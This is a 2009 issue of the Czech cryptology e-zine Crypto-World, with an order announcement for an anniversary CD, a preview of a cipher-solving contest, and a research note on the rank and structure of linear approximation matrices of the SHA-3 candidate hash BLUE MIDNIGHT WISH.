Crypto-World

Informační sešit GCUCMP

ISSN 1801-2140

Ročník 11, číslo 9/2009 **16. září 2009**

9/2009

Připravil: Mgr. Pavel Vondruška

Sešit je přednostně distribuován registrovaným čtenářům.
Starší sešity jsou dostupné na adrese
http://crypto-world.info
(1318 registrovaných odběratelů)

Obsah : **str.**

Příloha: **stran**

A. CD k 11.výročí založení e-zinu Crypto-World

Pavel Vondruška (pavel.vondruska@crypto-world.info)

Vážení čtenáři, děkuji za příznivou reakci a za zaslané komentáře k naší **nabídce vytvořit k jedenáctému výročí založení e-zinu Crypto-World** (poprvé vydán v září 1999) **informační CD,** které by obsahovalo všechna dosud vyšlá čísla, včetně příloh a dále SW, který byl v rámci soutěží 2000-2009 speciálně vytvořen a některé další materiály, které jsou na webu k dispozici (např. knihu Elektronický podpis, starší články v jiných médiích apod.) a které bychom za poplatek rozesílali. Majitelům odpadne pracné a dlouhé stahování souborů z našeho webu, kde jsou (a i nadále budou) pro ty, kteří si CD nezakoupí, všechny materiály zdarma k dispozici.

Na základě vyplněných a zpět zaslaných dotazníků jsem zpracoval statistické zhodnocení vašich reakcí do následující tabulky:

	Otázka	Možnosti	procenta dle odpovědí		
1	Myslím si, že je to dobrá služba	ANO / NE	95,2381	4,761905	
2	Měl bych zájem si CD pořídit	ANO / NE	85,7143	14,28571	
3	Cena 120,- Kč (včetně balného a poštovného) mi připadá	nízká/odpovídající/vysoká	29,0476	66,19048	4,8
4	Měl bych zájem, aby na CD byla databáze všech příspěvků zveřejňovaných na webu v sekci Crypto-News a Security-News (k 31.7 již více jak 10 200 příspěvků)	ANO / NE	80,9524	19,04762	
5	Byl bych ochoten za CD rozšířené o databázi příspěvků zaplatit 180,- Kč (včetně balného a poštovného)	ANO / NE	47,619	52,38095	
6	Platba předem převodem na účet CW je pro mne akceptovatelné řešení platby	ANO / NE	100	0	
7	Budu potřebovat předem zaslat PROFORMA FAKTURU	ANO / NE	9,52381	90,47619	
8	S CD budu požadovat dodání	faktury/příjmového dokladu/je mi to jedno	9,52381	9,52381	81
9	Můj komentář:	přidán/nepřidán	61,9048	38,09524	

Velmi cenné byly některé vaše reakce a komentáře, které po vyhodnocení vedly k upřesnění cenové nabídky a distribuce připravovaného CD.

- Upozornili jste nás např. na to, že poštovné do ciziny jsme asi neuvažovali, neboť v cenové nabídce to nerozlišujeme. Ano máte pravdu, nenapadlo mne, že bude o CD zájem i od čtenářů ze Slovenska (resp. jiných států). Kalkulaci pro zaslání CD do ciziny budeme muset vzít do úvahy a cenu v takovém případě navýšíme, viz CENÍK.
- Vzhledem k upozornění, že platba převodem z ciziny je pro odesílatele drahá, se pokusíme vyjít vstříc a nabízíme alternativní způsob platby přes PayPal (kde poplatek je výrazně nižší a platí jej příjemce)

- Vyjdeme vstříc i požadavku, zda nebude možné CD osobně převzít na MKB (detaily k MKB viz článek Pozvánka / CFP na MKB 2009). Ano bude to možné. Cena pro osobně převzaté CD na MKB je uvedena v CENÍKU.

Děkuji i za pochvalu naší činnosti a některé zajímavé náměty, které možná v budoucnu využijeme, děkuji i za nabídku spolupráce. Je velmi příjemné mít **své** čtenáře, kteří píší kolik let již CW odebírají a stále o něj mají zájem. Za tyto e-maily velice děkuji. Dodávají sílu se e-zinu a s tím souvisejícím činostem (Soutěž, NEWS, web) věnovat. Uvědomuji si, že situace je diametrálně odlišná než při jeho „založení“ v roce 1999, kdy opravdu mnoho možností získat informace o kryptologii (navíc v českém jazyce nebylo) a dneškem, kdy stačí zadat požadované klíčové slovo do některého z vyhledavačů. Proto velice děkuji všem příznivcům CW. Díky nim a nezištné spolupráci přispěvatelů také Crypto-World dosud neskončil a pokračuje.

Od dnešního dne lze avizované CD objednat.

CD - ceník	bez databáze	s databází NEWS
MKB /osobně	100,00 Kč	160,00 Kč
poštou v ČR	120,00 Kč	180,00 Kč
poštou mimo ČR	150,00 Kč	210,00 Kč
	6,00 EUR	8,40 EUR

Objednávky zasílejte e-mailem na adresu pavel.vondruska@crypto-world.info (upřednostňujeme) nebo písemně na adresu
Pavel Vondruška, Pavlišovská 2285, 193 00 Praha – Horní Počernice.
Pokud potřebujete PROFORMAFAKTURU, uveďte to v objednávce, obratem Vám ji zašleme. Doklad o zaplacení (fakturu) zašleme společně s CD.

Platební údaje:
Převod: číslo účtu: 000000-0414823103 , kód banky: 0800, variabilní symbol:
(v případě proformafaktury uveďte její číslo, jinak Vaše identifikační číslo, které si vymyslíte a uvedete v objednávce, nezapomeňte jej uvést neboť jinak nebudeme schopni dohledat, zda jste za CD již zaplatili).

PayPal: účet pavel@cryptoworld.info
Subject – vložit váš registrovaný e-mail pro odběr e-zinu Crypto-World.

Po obdržení platby bude CD společně s dokladem o zaplacení odesláno na doručovací adresu uvedenou v objednávce. Prosím po jeho převzetí potvrdit e-mailem doručení.

Formulář objednávky je uveden v příloze. Není však závazný, můžete použít vlastní.

Děkuji za Váš zájem a podporu e-zinu Crypto-World.
Pavel Vondruška

B. Podzimní *Soutěž v luštění 2009*, úvodní informace

Pavel Vondruška (pavel.vondruska@crypto-world.info)

Vážení čtenáři, **15. 10. 2008** začne opět tradiční **podzimní soutěž v luštění jednoduchých šifrových textů o ceny – *Soutěž v luštění 2009***. Pro nově registrované čtenáře může být zajímavé, že obdobné soutěže pořádal náš e-zin již od roku 2000.

V prvních letech (2000-2004) byly úlohy zaměřeny na klasické šifrové systémy. Od roku 2005 jsem začal doprovázet úkoly doprovodnými komentáři a nápovědami v NEWS. V roce 2006 jsem pak zařadil i vymyšlený doprovodný příběh, který úlohy volně spojoval. Jednalo se o drobné epizody ze života detektiva kapitána Cardy. Příběh vyústil v lov na chameleóna rasy Cryptomelon Pragensis. V roce 2007 byl použit rozsáhlý doprovodný fiktivní příběh matematika Štěpána Schmidta, který se odehrával v době Marie Terezie. Příběh z 18.století byl zkombinován s fikcí, která popisovala jeho údajné působení v Černé komnatě – luštitelském pracovišti na tehdejším císařském dvoře. V loňském roce byla soutěž doprovázena fiktivním příběhem z druhé světové války. Celý doprovodný příběh soutěže se odehrával kolem snahy vyluštit důležitou depeši odvysílanou 15.října 1941. Společně s britským důstojníkem Johnem Wellingtonem jste tak mohli odhalovat záhadu nového neznámého šifrovacího zařízení. Jak se během soutěže ukázalo depeše byla zašifrována pomocí německého šifrátoru SZ 40. Řešitelé mohli k luštění použít funkční simulátor, který byl (je) volně dostupný na domovské stránce našeho e-zinu.

Loňské soutěže se zúčastnilo celkem 121 řešitelů. Všechny úlohy vyřešilo nezvykle malé množství soutěžících a to jen 4 (zatímco v roce 2007 naopak rekordních 16)!

Podle e-mailů, které jsem během soutěže a po ní od vás obdržel, dělají doprovodné texty soutěž pro účastníky atraktivnější, a proto i letos jsem jeden takovýto příběh připravil.

Letošní doprovodný příběh k soutěži se bude odehrávat v Československé republice koncem padesátých let. Tentokráte bude mít v soutěži své důležité místo šifrátor ŠD-2 o kterém jste si mohli přečíst v letošním letním dvojčísle (článek V.Brtníka *Rekonstrukce šifrovacího stroje ŠD-2).* Simulátor šifrátoru ŠD-2 bude dostupný na CD, které bylo vytvořeno k 11.výročí založení e-zinu Crypto-World a dále je možné simulátor šifrátoru ŠD-2 stáhnout z našeho webu http://crypto-world.info/soutez2009/sd2/cti.txt .

Chcete-li si připomenout starší úlohy (příběhy) a jejich řešení (což se vám může hodit i při hledání správného řešení v letošním roce), můžete je nalézt na domovské stránce našeho e-zinu v sekci věnované soutěžím: http://crypto-world.info/souteze.php .

Přesná pravidla, ceny sponzorů a prvé úlohy soutěže najdete v příštím čísle našeho e-zinu Crypto-World 10/2009, který vyjde 15.10.2009. Všechny informace budou současně dostupné i na našem webu v sekci věnované soutěžím http://crypto-world.info/souteze.php .


Soutěž bude opět určena pouze registrovaným čtenářům našeho e-zinu, do soutěže bude nutné (tak jako v minulých ročnících) se zaregistrovat. Heslo k registraci bude rozesláno čtenářům Crypto-Worldu společně s kódy k jeho stažení.

Soutěžícím již teď přeji pěknou zábavu a úspěšné vyřešení všech úloh!

C. Poznámka k lineárním aproximacím kryptografické hašovací funkce BLUE MIDNIGHT WISH

Vlastimil Klíma, nezávislý kryptolog, (v.klima@volny.cz)
Petr Sušil, PhD student, EPFL, (susil.petr@gmail.com)

Abstrakt. Hašovací funkce BLUE MIDNIGHT WISH (BMW) je nejrychlejší ze 14 kandidátů v 2. kole soutěže SHA-3 [1]. Na začátku tohoto kola byli autoři kandidátů vyzváni, aby před 15. zářím upravili své algoritmy (tzv. tweak). V tomto příspěvku se budeme zabývat tedy nejnovější "tweakovanou" verzí BMW [3]. Algoritmus BMW je typu AXR, protože používá pouze operace ADD (sub), XOR a ROT (shift). Když operaci ADD nahradíme XOR, obdržíme BMW_{lin}, což je afinní transformace. V příspěvku uvažujeme pouze funkci BMW_{lin} a její stavební bloky. Tyto afinní transformace mohou být reprezentovány lineární maticí a konstantním vektorem. Zjistili jsme, že všechny matice vyšších stavebních bloků BMW_{lin} mají plnou hodnost nebo hodnost blízkou k ní. Také jsme zkoumali strukturu těchto matic. Matice dílčích stavebních bloků mají očekávanou nenáhodnou strukturu, zatímco matice vyšších bloků mají strukturu již náhodnou. Ukážeme také matice pro různé hodnoty $ExpandRounds_1$ (pro hodnoty mezi 0 a 16). Jejich zvyšování vede k větší náhodnosti matic, což bylo návrháři zamýšleno. Tato pozorování platí pro obě verze $BMW256_{lin}$ a $BMW512_{lin}$. V této lineární analýze jsme nenašli žádnou užitečnou vlastnost, která by pomohla kryptoanalýze, ani jsme nenašli žádnou slabost BMW. Studium dílčích bloků bude následovat.



Obr.1: Schéma (tweakované verze) BMW [3]


Úvod

V příspěvku uvažujeme pouze funkci BMW_{lin} a její stavební bloky. Tyto afinní transformace mohou být reprezentovány maticemi. Uvádíme hodnost a strukturu těchto matic. Hlavní bloky BMW jsou f_0, f_1, f_2. Vytváří tři meziproměnné Q_a, Q_b, G a průběžnou haš H (viz obr. 1). Všechny čtyři proměnné jsou 16*w - bitová slova (w = 32/64 pro BMW256/512). Tyto proměnné závisí pouze na vstupním bloku M a na staré průběžné hašovací hodnotě H. Právě tyto závislosti budou ukázány v maticích. Povšimněte si hodnosti a struktury každé matice. Některé matice budou ukázány pro několik různých hodnot bezpečnostního parametru $ExpandRounds_1$. Připomeňme, že po $ExpandRounds_1$ rundách typu $expand_1$ následuje 16 - $ExpandRounds_2$ rund typu $expand_2$ [3]. Pro rozsáhlost tohoto příspěvku předpokládáme, že čtenář je seznámen se základním popisem BMW v [3]. Také používáme jednoduché označení H, ale kdykoli by mohlo dojít k nepochopení, které z hodnot to je, odlišujeme je jako oldH a newH (viz obr. 1). Naše pozorování platí pro obě verze obě verze $BMW256_{lin}$ a $BMW512_{lin}$, proto z důvodu jednoduchosti prezentujeme výsledky pouze pro $BMW256_{lin}$.

Na následujícím obrázku vidíme lineární závislost mezi M a Q_a. Jsou zde dvě matice typu 512 x 512 (oddělené černým pruhem), což označujeme jako (M, Q_a). Sloupce reprezentují 512 proměnných (bitů) proměnné M na levé straně a 512 proměnných (bitů) proměnné Q_a na pravé straně. Řádky pak reprezentují lineární závislosti mezi bity na levé straně (M) a bity na pravé straně (Q_a). Protože matice na pravé straně je identická, dává nám to přímou závislost bitů Q_a na bitech proměnné M. Každý řádek může být také zapsán jako lineární rovnice

$$\bigoplus_{i \in Left} x_i = \bigoplus_{j \in Right} y_j.$$

Indexy bitů, které se objevují v rovnici, jsou na obrázku 2 označeny jako černé body. Tím zde mj. můžeme vidět závislost prvního slova Q_a na pěti slovech M, což vyplývá z definice transformace A_1 ve [3].




Obr.2: Příklad závislosti mezi proměnnými (bity) M a Q_a, což označujeme jako (M, Q_a).

Když bychom chtěli vidět závislost M na Q_a, potřebovali bychom inverzní matici. Jak víme z lineární algebry, xorováním jednoho řádku s jiným nebo jejich výměna nemění hodnost matice. S využitím těchto dvou operací v našem eliminačním algoritmu transformujeme dvojici matic (A, I) na (I´, A´), kde I je identická matice a I´ je identická, pokud matice A má plnou hodnost. Je-li I´ identita, pak A´ ukazuje závislosti M na Q_a, viz následující obrázek. Je-li A singulární, pak I´ bude mít neprázdný sloupec (sloupce) nad diagonálou. Poznamenejme, že proměnná, která odpovídá tomuto neprázdnému sloupci není

nezávislá a vystupuje pouze v lineární kombinaci s dalšími proměnnými (bity) v matici, viz například obrázek 4 (výřez obrázku pro hodnost = MAX - 1).

V následujícím uvádíme pouze nejzajímavější závislosti.




Obr.3: (M, Q_a) - závislost mezi M a Q_a

Elimination algorithm - transformation of (A, I) to (I′, A′):

```
Input:  boolean matrix A[LEN][LEN]
Output: pair of boolean matrices (I',A')
var boolean matrix I[LEN][LEN], where I[i][j]=1 if i==j and I[i][j]=0 otherwise

for i=1 to LEN
begin
      if A[i][i] then
        for all j != i and A[j][i] //add line i to line j in (A, I)
           for all k
               A[j][k] = A[j][k] + A[i][k] and I[j][k] = I[j][k] + I[i][k];
      else
        for all j > i
           if A[j][i]    //switch line j and i in (A, I)
              for all k
                  switch values A[j][k] and A[i][k] and I[j][k] and I[i][k]
              go to begin (without increasing i) or go to end (if i = LEN)
end
output (A,I)
```




Obr.4: Výřez závislosti u matice, která má hodnost o 1 nižší než plnou

Závislost Qa na M


Závislost Q_a na M vidíme na obrázcích 2 a 3. Poznamenejme, že matice nezávisí na hodnotě ExpandRounds1, protože Q_a je vytvořena až ve funkci f_1. Hodnost matice (M, Q_a) je rank(M, Q_a) = 512, tj. plná.

Závislost Qa na H

Také hodnost matice (H, Q_a) je plná, a protože zobrazuje závislosti v bloku f_0, ještě nezávisí na hodnotě $ExpandRounds_1$.



Obr.5: (H, Q_a)




Obr.6: (H, Q_a)

Závislost Qb na M


Zde můžeme poprvé vidět, že matice nemají plnou hodnost a že s růstem $ExpandRounds_1$ mají tendenci se znáhodňovat. Protože ostatní závislosti jsou podobné, v dalším uvádíme pouze hodnosti všech matic a ukázky některých.

$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(M, Q_b)$	511	512	512	510	511	512	512	511	510


$ExpandRounds_1$	9	10	11	12	13	14	15	16
$Rank(M, Q_b)$	511	511	512	512	510	512	511	510




Obr.7: (M, Q_b), ExpandRounds1 = 0




Obr.8: (M, Q), ExpandRounds1 = 2




Obr.9: (M, Q), ExpandRounds1 = 16



Obr.10: (M, Q), ExpandRounds1 = 0




Obr.11: (M, Q), ExpandRounds1 = 2




Obr.12: (M, Q), ExpandRounds1 = 16

Závislost Qb na oldH


$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(oldH, Q_b)$	512	510	509	511	511	511	511	510	512
$ExpandRounds_1$	9	10	11	12	13	14	15	16	
$Rank(oldH, Q_b)$	511	511	512	510	511	512	511	511	




Obr.13: (oldH, Q), ExpandRounds1 = 0



Obr.14: (oldH, Q), ExpandRounds1 = 2




Obr.15: (oldH, Q..), ExpandRounds1 = 16



